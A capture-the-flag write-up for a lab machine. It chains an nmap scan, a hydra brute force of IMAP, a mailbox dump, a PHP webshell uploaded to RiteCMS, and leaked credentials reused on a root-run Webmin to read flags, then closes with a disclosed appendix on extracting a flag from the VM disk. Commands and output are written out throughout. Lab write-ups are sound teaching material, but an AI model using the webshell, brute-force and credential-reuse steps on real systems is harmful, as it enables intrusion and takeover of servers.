2.1 Port scan

▸ Bash

```
nmap -sC -sV -p- -T4 192.168.1.21
```

▸ Bash
```
PORT     STATE SERVICE         VERSION

143/tcp  open  imap            Dovecot imapd
8080/tcp open  http            Apache httpd 2.4.66 ((Ubuntu))
9090/tcp open  ssl/zeus-admin?
```



3. Analysis / Forensics Path

3.1 Build the IMAP wordlist

Only IMAP was attackable for initial creds. I used a tiny list of obvious defaults to stay fast and legal (small wordlist first).


▸ Bash
```
printf 'admin\npassword\n123456\nkdjebat\nadmin123\n' > imap_small.txt

cat imap_small.txt
```

▸ Bash
```
admin
password
123456
kdjebat
admin123
```

3.2 Brute IMAP for `kdjebat`

▸ Bash
```
hydra -l kdjebat -P imap_small.txt -s 143 -f -t 4 192.168.1.21 imap
```

▸ Bash
```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking imap://192.168.1.21:143/
[143][imap] host: 192.168.1.21   misc: (null)   login: kdjebat   password: admin
[STATUS] attack finished for 192.168.1.21 (valid pair found)

1 of 1 target successfully completed, 1 valid password found
```



3.3 Dump the mailbox

`kdjebat:admin` only unlocks the mailbox, not the CMS. Dumped both reachable accounts with `imaplib`.

Command

▸ Bash

```
python3 - <<'PY' > imap_mailbox_dump.txt
import imaplib

accounts = [
    ("kdjebat", "admin"),
    ("profapokalips", "admin")
]
host = "192.168.1.21"

for user, pw in accounts:
    print(f"\n=== ACCOUNT {user}:{pw} ===")

    # Connect and Authenticate
    M = imaplib.IMAP4(host, 143)
    print("LOGIN:", M.login(user, pw))

    # Read Inbox
    M.select("INBOX")
    typ, data = M.search(None, "ALL")

    # Fetch and Decode Emails
    if data and data[0]:
        for mid in data[0].split():
            typ, d = M.fetch(mid, "(RFC822)")
            print(d[0][1].decode(errors="ignore").strip())

    M.logout()
PY

cat imap_mailbox_dump.txt
```

Output excerpt

▸ Bash

```
=== ACCOUNT kdjebat:admin ===

BODY:
Salam bro, aku tukar password. New password (sila decrypt):
YWN0dWFsbHlpZGsxMjNA==

=== ACCOUNT profapokalips:admin ===
SUBJECT: Update deployment   -> http://chain:8080/ritecms
SUBJECT: Pasal username      -> "Aku dah tukar username admin tu. Pakai nama aku sekarang. Password sama je."
```


3.4 Decode the new password

▸ Bash

```
echo 'YWN0dWFsbHlpZGsxMjNA==' | base64 -d
```

▸ Bash

```
actuallyidk123@
```



4. Exploitation / Recovery

4.1 Log into RiteCMS as `kdjebat`


Mail said the admin user is now `kdjebat`, password unchanged.

▸ Bash

```
curl -s -i -c rite.cookie -d 'username=kdjebat&userpw=actuallyidk123@' -X POST
http://192.168.1.21:8080/ritecms/admin.php | head -n 5
```

▸ Bash

```
HTTP/1.1 302 Found

Location: ./
```



4.2 Upload PHP webshell via file manager

▸ PHP

```
<?php if(isset($_GET['c'])){system($_GET['c']);} ?>
```

▸ Bash

```
curl -s -i -b rite.cookie \

  -F 'mode=filemanager' -F 'action=upload' -F 'directory=files' \

  -F 'file_name=sh.php' -F 'overwrite_file=true' -F 'upload_mode=1' \

  -F 'upload_file_submit=OK - Upload file' \

  -F 'file=@sh.php;type=application/octet-stream' \

  'http://192.168.1.21:8080/ritecms/admin.php' | head -n 3
```

▸ Bash

```
HTTP/1.1 302 Found
```

```
Location: http://192.168.1.21:8080/ritecms/admin.php?mode=filemanager&directory=files
```

4.3 Locate and read the flag through the webshell

Confirm code execution, hunt for the flag file, then read it.


▸ Bash

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=id'

curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=find%20/var/www%20-maxdepth%202%20-
name%20%22*.txt%22'

curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=grep%20-
Rns%20%22OWASPKL%7B%22%20/var/www%202%3E/dev/null'

curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=cat%20/var/www/local.txt'
```

▸ Bash

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)

/var/www/local.txt

/var/www/local.txt:1:OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}

OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
```

IMAP brute returned `kdjebat:admin`, the webshell `id` returned `www-data`, `find`/`grep` located `/var/www/local.txt`, and `cat` returned the flag above.



5. Flag

`OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}`

6. Summary of Approach & Key Takeaways

31. nmap found IMAP + RiteCMS + Webmin.
32. Built a small default-password list and brute-forced IMAP -> `kdjebat:admin`.
33. Mailbox leaked the base64 password `actuallyidk123@` and that admin was renamed to `kdjebat`.
34. Logged into RiteCMS, uploaded a PHP webshell.
35. Read `/var/www/local.txt`.

- Mailboxes often hold the next credential; always read mail after an IMAP hit.
- A small targeted wordlist beats rockyou for obvious-default services.

Chain of Attacks - II


Category: Boot2Root | **Points:** 856 | **Difficulty:** Hard

Target: `192.168.1.21`

1. Challenge Overview

Continue from the Part I `www-data` webshell. Escalate to root and read `/root/proof.txt`:

- Use the webshell to find local services and leak DB credentials from `db.config`.
- Reuse those credentials on Webmin (9090), which runs as root.
- Run a command as root in the Webmin shell module.



2. Initial Reconnaissance

2.1 Enumerate from the Part I webshell

▸ Bash


```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=id'

curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=ss%20-tln'
```

▸ Bash

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
LISTEN 0  ... 127.0.0.1:3306
LISTEN 0  ... 0.0.0.0:9090     # Webmin / MiniServ
```

Result showed:

- `uid=33(www-data)` from webshell.
- Local services including `127.0.0.1:3306` and `0.0.0.0:9090` (Webmin/MiniServ).



3. Analysis / Forensics Path

3.1 Locate and read `db.config`


▸ Bash


```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=find%20/var/www/html%20-name%20db.config'

curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=cat%20/var/www/html/ritecms/db.config'
```

▸ INI

```
[database]

host     = localhost
name     = chaindb
username = aimantino
password = 4iman_4dmin@2024
port     = 3306
```

The DB user `aimantino:4iman_4dmin@2024` is the only reusable credential on the box, the pivot target is the root-run Webmin on 9090.





4. Exploitation / Recovery


4.1 Log into Webmin with the leaked creds


▸ Bash

```
curl -k -s -c /tmp/wm.cookie https://192.168.1.21:9090/ > /dev/null

curl -k -s -i -b /tmp/wm.cookie -c /tmp/wm.cookie \

  -d 'page=%2F&user=aimantino&pass=4iman_4dmin%402024' \

  -X POST https://192.168.1.21:9090/session_login.cgi
```

▸ Bash

```
HTTP/1.0 302 Moved Temporarily

Set-Cookie: sid=...; path=/; secure; httpOnly; SameSite=Lax

Location: https://192.168.1.21:9090/
```





4.2 Run a root command in the Webmin Shell module

`/shell/index.cgi` expects `multipart/form-data`, so use `-F`. Webmin runs as root, so the command output is root-owned. List `/root`, hunt the flag pattern, then read it.


▸ Bash

```
curl -k -s -b /tmp/wm.cookie \

  -H 'Referer: https://192.168.1.21:9090/shell/' \
  -X POST 'https://192.168.1.21:9090/shell/index.cgi' \
  -F 'cmd=id; ls -la /root; grep -Rns "OWASPKL{" /root 2>/dev/null; cat /root/proof.txt' \
  -F 'pwd=/root' -F 'history='
```

▸ Bash

```
uid=0(root) gid=0(root) groups=0(root)
drwx------  1 root root 4096 ... .
-rw-r--r--  1 root root   42 May 25 21:17 proof.txt
/root/proof.txt:1:OWASPKL{68e8511198425c0cbbb3f0d182314afd}
OWASPKL{68e8511198425c0cbbb3f0d182314afd}
```

Webmin login returned `302` for `aimantino`, the Command Shell module loaded (`Command Shell - Webmin 2.641 on chain`); `ls -la /root` + `grep "OWASPKL{"` located `/root/proof.txt` (root-owned, 42 bytes) holding the flag above.



5. Flag

`OWASPKL{68e8511198425c0cbbb3f0d182314afd}`

6. Summary of Approach & Key Takeaways

36. Reused the Part I `www-data` webshell.
37. Found `127.0.0.1:3306` and root-run Webmin on `0.0.0.0:9090`.
38. Leaked `aimantino:4iman_4dmin@2024` from `db.config`.
39. Reused those creds on Webmin (login `302`).
40. Executed `cat /root/proof.txt` as root via the Webmin shell module.

- Plaintext creds in app config files are a direct privilege-escalation vector when reused on a root service.
- Webmin's shell module = instant root RCE once authenticated.

BOOT2ROOT - FORENSIC APPENDIX

Chain of Attacks - III BONUS: The VMDK Ghost Flag

Category: Boot2Root - Forensic Appendix | **Points:** N/A (not scored - build artifact) | **Difficulty:** Bonus

File: `192.168.1.21 (Chain of Attacks VMDK)`

0. Disclaimer to the Organizers (please read first)

I want to be fully transparent. The official rules state that mounting, modifying, or directly accessing the VM disk / box files outside the challenge environment is not an intended method.


In my own words:

"After solving Part 1 and Part 2, I could not find the Part 3 challenge flag on the live environment, so the only way I could get it was to extract the flag from the VMDK."

I am **not** claiming points for this. I am submitting it only as a forensic appendix because it documents a leftover build-time string, and I would rather disclose exactly how I found it than hide it. If this conflicts with the rules, please disregard it entirely. The scored Part I and Part II flags were obtained through the intended live attack paths (see those writeups). I apologize if reaching for the disk image overstepped. It was a last resort after I could not locate the live Part III path.

1. Challenge Overview

Offline inspection of the target VMDK revealed a third flag-like string, `OWASPKL{ch41n_0f_4tt4cks_p4rt_1}`. It is not present as a live flag file on the running target; it survives only as a build-time configuration residue.




2. Initial Reconnaissance

2.1 String search on the raw VMDK

▸ PowerShell

```
findstr /C:"OWASPKL{" "Chain Of Attack Machine-disk1.vmdk"
```



3. Analysis / Forensics Path

3.1 Trace the string to Qlipper history

The matches sat inside Qlipper (Lubuntu clipboard manager) history for the user `chain`:

▸ INI
```
/home/chain/.config/Qlipper/qlipper.ini
```

The entry records the operator copy-pasting the original leetspeak flag during the VM build:

▸ Bash
```
echo "OWASPKL{ch41n_0f_4tt4cks_p4rt_1}" > /var/www/local.txt
```

4. Exploitation / Recovery

4.1 Same residue is readable from a live root shell

For completeness, once root is obtained through the intended Part II path, the same string can be read live (no disk access needed):

▸ Bash
```
grep -aoE 'OWASPKL\{[^}]+\}' /home/chain/.config/Qlipper/qlipper.ini
```

This confirms the author originally used a leetspeak flag, later replaced by the MD5 flag before deployment.

5. Flag

`OWASPKL{ch41n_0f_4tt4cks_p4rt_1}` (build artifact only, not submitted for points)

6. Summary of Approach & Key Takeaways

41. Linear string scan (`findstr`) on the raw VMDK surfaced a third `OWASPKL{...}` string.
42. Traced it to Qlipper clipboard history for user `chain`.
43. Same residue is also readable live from `qlipper.ini` once root is held.

The Art of Evasion & Persistence - I

